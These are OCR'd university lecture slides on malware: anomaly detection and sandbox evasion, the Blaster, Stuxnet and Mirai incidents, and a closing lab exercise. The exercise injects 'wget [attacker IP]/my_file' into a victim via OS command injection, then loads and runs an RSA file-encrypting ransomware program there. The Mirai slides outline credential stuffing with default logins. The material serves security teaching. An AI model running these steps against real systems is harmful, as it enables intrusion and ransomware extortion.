It works in two phases. During the learning phase, the anti-virus software records statistical data about what it is consider the “normal” behavior of a non-infected system. Then, during the detection phase, the anti-virus software uses the collected data to detect possible malware's behavior. Suspect programs are run inside *sandboxes*, which emulate real hardware in a controlled and isolated manner. Malware must be unaware to be running inside a sandbox.

Anomaly-Based Detection

- Protects against new malware
- Protects against polymorphic malware
- More complex and inefficient
- False negatives and false positives
- No identification

45

This technique can protect against new malware and polymorphic malware, but has some drawbacks. It is less efficient compared to signature-based detection. It gives significative percentages of false negatives and false positives, and it does not identify the detected malware.



Moreover, malware can prevent being run inside a sandbox, or detect it at runtime by accessing non-emulated resources. For example, it can use instructions performed by the Floating Point Unit (FPU). Specific tools exist which replace normal operations with FPU operations. If malware detects to be running inside a sandbox, it typically stops all malicious operations.

Penetration Test & Malware

MALWARE EVOLUTION

Blaster Incident

UNIVERSITÀ DI PISA

- Blaster worm: August 2003
- Infects through Windows' DCOM-RPC (buffer overflow)
- Contains the joke string:

  I just want to say LOVE YOU SAN!! billy gates why do you make this possible ? Stop making money and fix your software!!
- DDoS against windowsupdate.com on 15th of each month

48

Blaster (2003), also known as Lovesan, was a computer worm famous for its quick diffusion.

Stuxnet Incident

UNIVERSITÀ DI PISA

"Stuxnet is the type of threat we hope to never see again,,

Symantec Security Response team (2010)

Stuxnet Incident

UNIVERSITÀ DI PISA

- Discovered in June 2009 (1st variant), March 2010 (2nd variant), April 2010 (3rd variant)
- Developed by USA and Israel to slow down Iran's nuclear program
  - Operation code name «Olympic Games»
- Could sabotage industrial control systems (nuclear plants)
  - Made centrifuges spin quickly until they broke, sending «no errors» feedback in the meanwhile
- Infected over 200k computers and caused 1k machines to physically degrade
  - 60% of infections in Iran

50

Stuxnet (2009-2010) has been the first discovered computer worm aimed at cyber-sabotage. Stuxnet has been developed by USA and Isreal governments to slow down the Iranian nuclear program, within the operation code-named “Olympic Games”. It could sabotage industrial control systems like nuclear plants, by making centrifuges spin until failure while providing “no errors” feedback. 60% of infections has been detected in Iran.

Stuxnet Incident

UNIVERSITÀ DI PISA

- Exploited 4 zero-day vulnerabilities to self-replicate and perform privilege escalation
- Used 2 compromised digital certificates for driver installation
- Self-replicated through 6 different infection vectors

51

Stuxnet exploited four zero-day (that is, previously unknown) vulnerabilities and two forged digital certificates. It self-replicated by means of 6 different infection vectors, including USB sticks and RPC ports.

Stuxnet Incident

UNIVERSITÀ DI PISA

- Self-updated through a peer-to-peer mechanism
- Performed DLL injection on different processes, depending on the security software installed
- Did nothing if industrial control system is not found
- Programmed to self-remove on June 24, 2012

52

Stuxnet self-updated through a peer-to-peer network of infected computers. To better conceal its presence, it injected itself in different DLLs, depending on the security software installed. In order to contain the epidemic within the predefined targets, Stuxnet remained inoffensive if it did not find an attached industrial control system. Nevertheless, the epidemic spread also outside Iranian nuclear plants, all over the world. It was programmed to self-remove on June 24, 2012.


Mirai Incident

UNIVERSITÀ DI PISA

- Affected Linux-based IoT devices
- 2.5 Million IoT devices affected in Sept-Dec 2016
- On April 2017, 5 devices infected each minute
  (McAfee Labs Threats Report April 2017)
- On Sept 2016 it generated 1 Tbit/s traffic against a single target (French web host OVH)
- On Oct 2016 it performed a DDoS attack against Dyn DNS service provider
  - GitHub, Twitter, Spotify, Reddit, Netflix, Airbnb made unavailable

53

Mirai ("future" in Japanese) is malware that turns Linux-based Internet-of-Things devices (especially IP cameras and home routers) into bots of a botnet. The bots then received orders from a Command & Control node. Mirai has been used for the largest DDoS attacks in the Internet history.



Mirai botnet works as follows:
(1) the botmaster maintains connection to the reporter server via a TOR connection.
(2) scan results are sent to the reporter servers.
(3) IP addresses of vulnerable IoT devices are sent to loaders.
(4) loaders log into devices and instruct them to download the Mirai botnet malware.
(5) the vulnerable IoT devices download and run the Mirai botnet malware
(6) IoT devices are conscripted into a Mirai botnet
(7) The botnet maintains communication with the C&C servers which constantly change their IP addresses.
Finally, the Mirai botnet army conducts a DDoS attack, primarily with TCP and UDP floods in (8).

Mirai Incident

UNIVERSITÀ DI PISA

- Self-replication method:
  - Credential stuffing against device's login
  - Infected devices search for other susceptible devices
  - Susceptible devices reported to the C&C, which used loader nodes to infect them
- Concealment techniques:
  - Delete the downloaded binary from the disk (no persistency)
  - Obfuscate process name by using a pseudorandom alphanumeric string

55

To infect other devices, Mirai performed credential stuffing with a small set of default credentials (e.g., admin/admin). The infected devices continuously search for other susceptible devices, and report them to the C&C, which in turn used loader nodes to infect them. To conceal its presence, Mirai deleted its downloaded binary files from disk after infection. As a consequence, the first version of Mirai was not persistent, and a reboot was sufficient to clean the device. Mirai also used a random alphanumeric string to obfuscate its process name.

Laboratory Time

UNIVERSITÀ DI PISA

56

Ransomware Exercise

UNIVERSITÀ DI PISA

- Load a generic file on the victim by OS command injection
- Run a web server on attacker's machine:
  - `python -m SimpleHTTPServer 80`
- Inject a wget command to the victim machine
  - `wget [attacker IP]/my_file`

57

Ransomware Exercise

UNIVERSITÀ DI PISA

- Generate a 3072-bit RSA key pair
- Write a program that encrypts a given file with RSA digital envelope
- By OS command injection:
  - Load the program and the public key on the victim
  - Change the permissions to 'executable' and execute the program on the victim